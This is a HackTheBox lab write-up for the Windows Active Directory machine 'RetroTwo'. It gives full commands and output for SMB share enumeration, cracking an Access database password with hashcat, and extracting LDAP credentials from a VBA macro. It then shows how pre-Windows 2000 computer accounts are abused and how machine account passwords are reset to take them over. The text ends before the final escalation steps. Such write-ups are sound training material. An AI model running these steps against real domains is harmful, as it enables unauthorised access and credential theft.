



HACKTHEBOX



RetroTwo

14th July 2025

Prepared By: Rogue

Machine Author: xct

Difficulty: **Easy**

Synopsis

RetroTwo is an easy difficulty `windows` machine, which highlights AD exploitation. Initial external enumeration reveals a publicly accessible `SMB share` containing a `Microsoft Access Database` file, which is password protected. After cracking the password, the contents of the `accdb` file are accessible, enabling the retrieval of the `vba` script inside, where `AD credentials` can be retrieved. Then, by abusing `pre-created computer accounts`, we gain access to a computer account with the GenericWrite privilege over another account, which, when leveraged, provides access to the system via `RDP`. Finally, exploiting the `RpcEptMapper` registry key results in privilege escalation to a system account.

Skills Required

- AD Services Enumeration
- Microsoft Access Database Files
- Common Active Directory Attacks
- Registry Exploitation

Skills Learned

- Pre-Created Computer Accounts Exploitation
- AD Access Rights Exploitation
- Exploiting Windows Registry Keys (DLL Hijacking)

Enumeration

Nmap

We start things off with an `nmap` scan.

```
$ nmap -p- retro2.vl
<SNIP>
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5722/tcp  open  msdfs
9389/tcp  open  adws
</SNIP>

$ nmap -p53,88,135,139,389,445 retro2.vl -sC -sV
<SNIP>
rDNS record for 10.129.234.52: BLN01.retro2.vl
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS 6.1.7601 (1DB15F75) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15F75)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-07-14 10:02:39Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: retro2.vl,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601 Service Pack 1 microsoft-
ds (workgroup: RETRO2)
Service Info: Host: BLN01; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: -3h14m38s, deviation: 1h09m15s, median: -2h34m39s
| smb2-time:
```

```
|   date: 2025-07-14T10:02:44
|_  start_date: 2025-07-14T09:55:00
|  smb-os-discovery:
|    OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2
Datacenter 6.1)
|    OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|    Computer name: BLN01
|    NetBIOS computer name: BLN01\x00
|    Domain name: retro2.vl
|    Forest name: retro2.vl
|    FQDN: BLN01.retro2.vl
|_  System time: 2025-07-14T12:02:42+02:00
|  smb-security-mode:
|    account_used: guest
|    authentication_level: user
|    challenge_response: supported
|_  message_signing: required
|  smb2-security-mode:
|    2:1:0:
|_    Message signing enabled and required
</SNIP>
```

From the ports that `nmap` identified as open, we can assume the server is a `Domain Controller`. Using the `-sC` and `-sV` options, which run the scripts available in Nmap's `Scripting Engine` and perform service enumeration, we retrieve some information about the server and the domain:

- The domain name is `retro2.vl`
- The server name is `BLN01.retro2.vl`
- We can access `SMB` as a guest user
- The server's edition is `Windows Server 2008`, which is very outdated.

SMB Share

A publicly accessible `SMB` share is always worth enumerating, especially if no other significant vector is available. We will use `NetExec` to verify the level of access we have as a guest user.

```
$ nxc smb retro2.vl -u 'guest' -p '' --shares
```

SMB	10.129.234.52	445	BLN01	[*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)		
SMB	10.129.234.52	445	BLN01	[+] retro2.vl\guest:		
SMB	10.129.234.52	445	BLN01	[*] Enumerated shares		
SMB	10.129.234.52	445	BLN01	Share	Permissions	Remark
SMB	10.129.234.52	445	BLN01	-----	-----	-----
SMB	10.129.234.52	445	BLN01	ADMIN\$		Remote Admin
SMB	10.129.234.52	445	BLN01	C\$		Default share
SMB	10.129.234.52	445	BLN01	IPC\$		Remote IPC
SMB	10.129.234.52	445	BLN01	NETLOGON		Logon server share
SMB	10.129.234.52	445	BLN01	Public	READ	
SMB	10.129.234.52	445	BLN01	SYSVOL		Logon server share

The `Public` share is readable by the guest user.

Foothold

Microsoft Access

We will use [smbclient](#) to access the `Public` share.


```
$ impacket-smbclient guest@retro2.vl -no-pass
# use Public
# ls
drw-rw-rw-    0  Sat Aug 17 15:30:37 2024 .
drw-rw-rw-    0  Sat Aug 17 15:30:37 2024 ..
drw-rw-rw-    0  Sat Aug 17 15:30:37 2024 DB
drw-rw-rw-    0  Sat Aug 17 12:58:07 2024 Temp
```

Running the `tree` command, we see only one file is available on the share.


```
# tree
/DB/staff.accdb
Finished - 3 files and folders
```

An `accdb` file - or `Access Database file` - is created by `Microsoft Access 2007` and later software. Microsoft Access is a `Database Management System (DBMS)` from Microsoft, which is usually shipped with the `Microsoft Office Suite`. To access the contents of `staff.accdb`, we will download Microsoft Access on a Windows system we control.

First, we [download](#) a trial version of `Microsoft Office`, which includes Microsoft Access. The downloaded file is an `.img` file, so we must mount it first to install its contents.



After mounting the `.img` file, we run the `Setup.exe` executable to start the installation process.




After installing Microsoft Office, we download the `staff.accdb` file from the share and we copy it to our Windows environment.

```
# get staff.accdb
# exit

$ ls -la | grep staff.accdb
-rw-rw-r-- 1 rogue rogue 876544 Jul 14 14:40 staff.accdb
```

Now, utilizing Microsoft Access, we open the `staff.accdb` database to view its contents.



We are prompted to enter a password. It is important to remember that `Microsoft Access` files are part of the `Microsoft Office Files` "umbrella". Searching online for how to extract the password/hash of Office files, we come across [this](#) article. We start by using the tool [office2john](#) to extract the hash from the file.

```
$ office2john staff.accdb
staff.accdb:$office$*2013*100000*256*16*5736cfcbb054e749a8f303570c5c1970*1ec683f4d8c4e9faf7
7d3c01f2433e56*7de0d4af8c54c33be322dbc860b68b4849f811196015a3f48a424a265d018235
```

Now we format the hash to the string `hashcat` expects, which as highlighted in the article above, means removing the `staff.accdb:` prepend.

Before feeding the hash to hashcat, we must also identify the correct `hash mode`. This can be done by visiting the [example hashes](#) page of the hashcat documentation. We usually copy a strong identifier from our hash to find the proper mode, hit `Ctrl+F` while browsing the example hashes page, and paste the identifier in the search field. In our case, the strong identifier can be `$office$*2013*`.

9600	MS Office 2013	<code>\$office\$*2013*100000*256*16*7dd611d7</code>
9700	MS Office ⇐ 2003 MD5 + RC4, oldoffice\$0, oldoffice\$1	<code>\$oldoffice\$1*0447707775855562624618</code>
9710	MS Office ⇐ 2003 \$0/\$1, MD5 + RC4, collider #1 ²³	<code>\$oldoffice\$0*5504506164745668886041</code>
9720	MS Office ⇐ 2003 \$0/\$1, MD5 + RC4, collider #2	<code>\$oldoffice\$0*5504506164745668886041</code>
9800	MS Office ⇐ 2003 SHA1 + RC4, oldoffice\$3, oldoffice\$4	<code>\$oldoffice\$3*8332870522232302051540</code>
9810	MS Office ⇐ 2003 \$3, SHA1 + RC4, collider #1 ²⁴	<code>\$oldoffice\$3*8332870522232302051540</code>
9820	MS Office ⇐ 2003 \$3, SHA1 + RC4, collider #2	<code>\$oldoffice\$3*8332870522232302051540</code>
9900	Radmin2	<code>22527bee5c29ce95373c4e0f359f079b</code>
10000	Django (PBKDF2-SHA256)	<code>pbkdf2_sha256\$20000\$H0dPx8NeajVu\$</code>
10100	SipHash	<code>ad61d78c06037cd9:2:4:8153321812717</code>

`$office$*2013*`

^ v ☐ Highlight All ☐ Match Case ☐ Match Diacritics ☐ Whole

The `hash mode` for MS Office 2013 is `9600`. Now, we are ready to start a hash cracking operation using hashcat. We will use the [rockyou.txt](#) wordlist.

```
$ hashcat -m 9600
'$office$*2013*100000*256*16*5736cfcb054e749a8f303570c5c1970*1ec683f4d8c4e9faf77d3c01f2433e56*7de0d4af8c54c33be322dbc860b68b4849f811196015a3f48a424a265d018235'
/usr/share/wordlists/rockyou.txt

<SNIP>
$office$*2013*100000*256*16*5736cfcb054e749a8f303570c5c1970*1ec683f4d8c4e9faf77d3c01f2433e56*7de0d4af8c54c33be322dbc860b68b4849f811196015a3f48a424a265d018235:class08
</SNIP>
```

The operation is successful, and we retrieve the password required to access the contents of `staff.acddb` file. After entering the password, we view the `Visual Basic` contents of the file, where we find Active Directory Credentials used for `LDAP authentication`.

```
Sub ImportStaffUsersFromLDAP()
    Dim objConnection As Object
    Dim objCommand As Object
    Dim objRecordset As Object
    Dim strLDAP As String
    Dim strUser As String
    Dim strPassword As String
    Dim strSQL As String
    Dim db As Database
    Dim rst As Recordset

    strLDAP = "LDAP://OU=staff,DC=retro2,DC=v1"
    strUser = "retro2\ldapreader"
    strPassword = "ppYaVcB5R"

    Set objConnection = CreateObject("ADODB.Connection")

    objConnection.Provider = "ADsDSOObject"
    objConnection.Properties("User ID") = strUser
    objConnection.Properties("Password") = strPassword
    objConnection.Properties("Encrypt Password") = True
    objConnection.Open "Active Directory Provider"
```

Bloodhound

After acquiring the credentials from the `acddb` file, we are going to test if those credentials are still valid using `NetExec`.


```
$ nxc ldap BLN01.retro2.v1 -u 'ldapreader' -p 'ppYaVcB5R'
SMB      10.129.234.52  445    BLN01      [*] Windows Server 2008 R2 Datacenter
7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.v1) (signing:True) (SMBv1:True)
LDAP     10.129.234.52  389    BLN01      [+] retro2.v1\ldapreader:ppYaVcB5R
```

Now that we have valid AD credentials, we can scan the domain using [Bloodhound](#) to find potential attack vectors. First, we need to collect the data remotely.

```
$ bloodhound-ce-python -u 'ldapreader' -p 'ppYaVcB5R' -d retro2.vl --zip -c All -dc
BLN01.retro2.vl -ns 10.129.234.52 -op ldapreader_retro2_vl_bloodhound.zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: retro2.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: BLN01.retro2.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: BLN01.retro2.vl
INFO: Found 27 users
INFO: Found 43 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: BLN01.retro2.vl
INFO: Done in 00M 18S
INFO: Compressing output into 20250715091636_bloodhound.zip
```


After collecting the data, we upload the `zip` file to the `Bloodhound Web Interface` for ingestion and analysis.

During our analysis of interesting domain objects, we encountered `FS01.RETRO2.VL`, a computer account. Expanding the `Outbound Object Controls`, which highlight the `Access Rights` this computer account has over other objects in the domain:




We can see that `FS01.RETRO2.VL` is a member of the `DOMAIN COMPUTERS` group, which in turn has `GenericWrite` over the objects `ADMWS01.RETRO2.VL` and `FS02.RETRO2.VL`, which are also computer accounts. According to [Microsoft's documentation](#), `GenericWrite` gives "the right to read permissions on this object, write all the properties on this object, and perform all validated writes to this object". This level of access provides us with multiple ways to gain access to these objects, since we can, for example, change their passwords, amongst other things.

Analysing the object `ADMWS01.RETRO2.VL`, we find the following piece of information:



The `ADMWS01` computer account can add members, including itself, to the `SERVICES` group. With the `AddMember` right, principals added to the `SERVICES` group will also inherit the group's access rights, so it is beneficial to identify if the `SERVICES` group has any interesting privileges.



The `SERVICES` group is a member of the `REMOTE DESKTOP USERS` group, which is a default `Active Directory Group` that grants its members the privilege to access the system via the RDP Protocol.

Now there is a clear attack path before us:

- Use the `FS01` account to change the password of `ADMWS01`
- Add `ADMWS01` to the `SERVICES` group
- Access the local system via `RDP`, leveraging the membership of the `SERVICES` group

The question now is, how will we gain access to the `FS01` account?

Pre-2000 Computer Accounts

If we take a look at the group memberships of `FS01` :

  **FS01.RETRO2.VL** 

 **Sessions**

0

 **Local Admins**

0

 **Inbound Execution Privileges**

0

 **Member Of**

5

 DOMAIN COMPUTERS@RETRO2.VL

 PRE-WINDOWS 2000 COMPATIBLE ACCESS@RETRO...

 AUTHENTICATED USERS@RETRO2.VL

 EVERYONE@RETRO2.VL

 USERS@RETRO2.VL

We find out that the computer account is a `PRE-WINDOWS 2000 COMPATIBLE ACCESS` group member. This hints that the computer might have been created with the "Pre-Windows 2000 Compatible Access" checkbox enabled.

Searching online for information on this, we come across [this](#) article, which explains that computers created with the `PRE-WINDOWS 2000 compatibility` get assigned a password that is the `SamAccountName` of the account in lowercase minus the dollar sign.

We can test this with `NetExec`.

```
$ nxc smb BLN01.retro2.vl -u 'fs01$' -p 'fs01'
SMB      10.129.234.52    445      BLN01      [*] Windows Server 2008 R2 Datacenter
7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB      10.129.234.52    445      BLN01      [-] retro2.vl\fs01$:fs01
STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
```

Based on the article, the `STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT` response we get means that the credentials are valid, giving us access to `fs01$`. But to be able to use the account, we need to change its password first. In [another article](#) about the same exploit, we come across the tool [rpcchangepwd](#) which we will utilize to change the computer account's password.

```
$ python3 rpcchangepwd.py retro2.vl/fs01\$:fs01@10.129.234.52 -newpass Rogue1

[*] Password was changed successfully.

$ nxc smb BLN01.retro2.vl -u 'fs01$' -p 'Rogue1'
SMB      10.129.234.52    445      BLN01      [*] Windows Server 2008 R2 Datacenter
7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB      10.129.234.52    445      BLN01      [+] retro2.vl\fs01$:Rogue1
```

ADMWS01\$ Password Change

`GenericWrite` usually gives us multiple ways to change an object's password. But in this case, we are limited because the server is a Windows Server 2008, which lacks most of the modern functionality implemented in Windows AD. One of the attributes we can utilise in such an old system is the `unicodePwd` attribute, which stores a password in the AD database. We can change this attribute for the computer account using Samba's `net` tool.

```
$ net rpc password 'ADMWS01$' Rogue1 -U retro2.vl/'fs01$'%Rogue1 -S BLN01.retro2.vl

$ nxc smb BLN01.retro2.vl -u 'ADMWS01$' -p 'Rogue1'
SMB      10.129.234.52    445      BLN01      [*] Windows Server 2008 R2 Datacenter
7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB      10.129.234.52    445      BLN01      [+] retro2.vl\ADMWS01$:Rogue1
```

